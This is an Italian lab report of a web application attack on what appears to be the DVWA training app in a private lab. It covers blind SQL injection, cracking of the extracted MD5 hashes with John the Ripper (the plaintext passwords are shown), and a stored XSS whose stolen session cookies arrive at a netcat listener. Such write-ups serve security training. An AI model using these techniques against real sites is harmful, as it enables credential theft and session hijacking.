

REPORT ATTACCO WEB APPLICATION


12/08/2022

SQLi BLIND

La SQLi (SQL injection) è una vulnerabilità che permette ad un utente non autorizzato di prendere il controllo sui comandi SQL utilizzati da un'applicazione web.

Attraverso una manipolazione della query sono riuscito ad ottenere dati sensibili, tra cui le password cifrate in hash md5 dei vari user, che andremo a crackare successivamente con un tool automatico.

Di seguito lo screen della query:



JOHN THE RIPPER 1.9.0

JTR (John The Ripper) è un tool automatico per il password cracking scritto per i sistemi operativi basati su Unix. L'ho utilizzato per risalire alle password in chiaro partendo dal codice in hash con formato md5. I codici hash sono stati recuperati tramite la SQLi blind.

L'hashing è la criptazione di una password in chiaro in senso univoco, ovvero una volta cifrata non si può tornare indietro.

Di seguito lo screen della risoluzione:

```
(kali㉿kali)-[~]
$ john --format=raw-md5 -- /usr/share/wordlists/rockyou.txt.gz hash.txt
Warning: invalid UTF-8 seen reading /usr/share/wordlists/rockyou.txt.gz
Warning: UTF-16 BOM seen in password hash file. File may not be read properly unless you re-encode it
stat: hash.txt: No such file or directory


(kali㉿kali)-[~]
$ john --format=raw-md5 -- /usr/share/wordlists/rockyou.txt.gz /home/kali/Desktop/hash.txt
Warning: invalid UTF-8 seen reading /usr/share/wordlists/rockyou.txt.gz
Warning: UTF-16 BOM seen in password hash file. File may not be read properly unless you re-encode it
Using default input encoding: UTF-8
Loaded 5 password hashes with no different salts (Raw-MD5 [MD5 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=3
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 12 candidates buffered for the current salt, minimum 24 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
password      (admin)
password      (smithy)
abc123        (gordonb)
letmein       (pablo)
Proceeding with incremental:ASCII
charley       (1337)
5g 0:00:00:00 DONE 3/3 (2022-08-12 06:17) 11.36g/s 414240p/s 414240c/s 453331C/s stevy13..candake
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
```

XSS STORED

XSS stored (Cross Site Scripting) è una vulnerabilità che permette di sfruttare errori di controllo nell'input utente lato client, e di conseguenza permette di modificare il codice HTML di una pagina web.

In questo caso ho iniettato un codice malevolo nella pagina che rubasse i cookie degli user che accedono alla web app, così da avere i loro SESSIONID legittimi per poterli impersonificare.

Di seguito il codice malevolo iniettato chiamato Cookie 2.0:



NETCAT 1.10

Netcat è un tool a riga di comando che permette sia connessioni TCP sia connessioni UDP. Può essere utilizzato sia come client che come server.

Nel nostro caso l'ho utilizzato come server e l'ho messo in ascolto sulla porta 80 (la porta di default del servizio http) per ricevere i cookie di sessione dei vari user presenti sulla DVWA.

Di seguito gli screen dei cookie di sessione di ogni user:

```
(kali@kali)-[~]
└─$ john --show --format=raw-md5 -- /home/kali/Desktop/hash.txt
admin:password
gordonb:abc123
1337:charley
pablo:letmein
smithy:password

5 password hashes cracked, 0 left

(kali@kali)-[~]
└─$ nc -lvp 80
Listening on [any] 80 ...
192.168.50.105: inverse host lookup failed: Host name lookup failure
connect to [192.168.50.105] from (UNKNOWN) [192.168.50.105] 38312
GET /abc.php?output=security=low;X20PHPSESSID=116681aa923a3ecd5aa63e2957da18c3 HTTP/1.1
Host: 192.168.50.105
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://192.168.50.101/

^C

(kali@kali)-[~]
└─$ nc -lvp 80
Listening on [any] 80 ...
192.168.50.105: inverse host lookup failed: Host name lookup failure
connect to [192.168.50.105] from (UNKNOWN) [192.168.50.105] 49010
GET /abc.php?output=security=low;X20PHPSESSID=fe1b9e4dc188d2f47e06d89cac54e2 HTTP/1.1
Host: 192.168.50.105
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://192.168.50.101/

^C
```

```
(kali@kali)-[~]
└─$ nc -lvp 80
Listening on [any] 80 ...
192.168.50.105: inverse host lookup failed: Host name lookup failure
connect to [192.168.50.105] from (UNKNOWN) [192.168.50.105] 44644
GET /abc.php?output=security=low;X20PHPSESSID=5cb916a84f417c8d2bda2edf2aa2f914 HTTP/1.1
Host: 192.168.50.105
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://192.168.50.101/

^C

(kali@kali)-[~]
└─$ nc -lvp 80
Listening on [any] 80 ...
192.168.50.105: inverse host lookup failed: Host name lookup failure
connect to [192.168.50.105] from (UNKNOWN) [192.168.50.105] 36958
GET /abc.php?output=security=low;X20PHPSESSID=91105906f6de6609a0154cab36d65b59 HTTP/1.1
Host: 192.168.50.105
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://192.168.50.101/

^C

(kali@kali)-[~]
└─$ nc -lvp 80
Listening on [any] 80 ...
192.168.50.105: inverse host lookup failed: Host name lookup failure
connect to [192.168.50.105] from (UNKNOWN) [192.168.50.105] 39178
GET /abc.php?output=security=low;X20PHPSESSID=a6af88d15257df9fdc59053384e873ad HTTP/1.1
Host: 192.168.50.105
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://192.168.50.101/

^C
```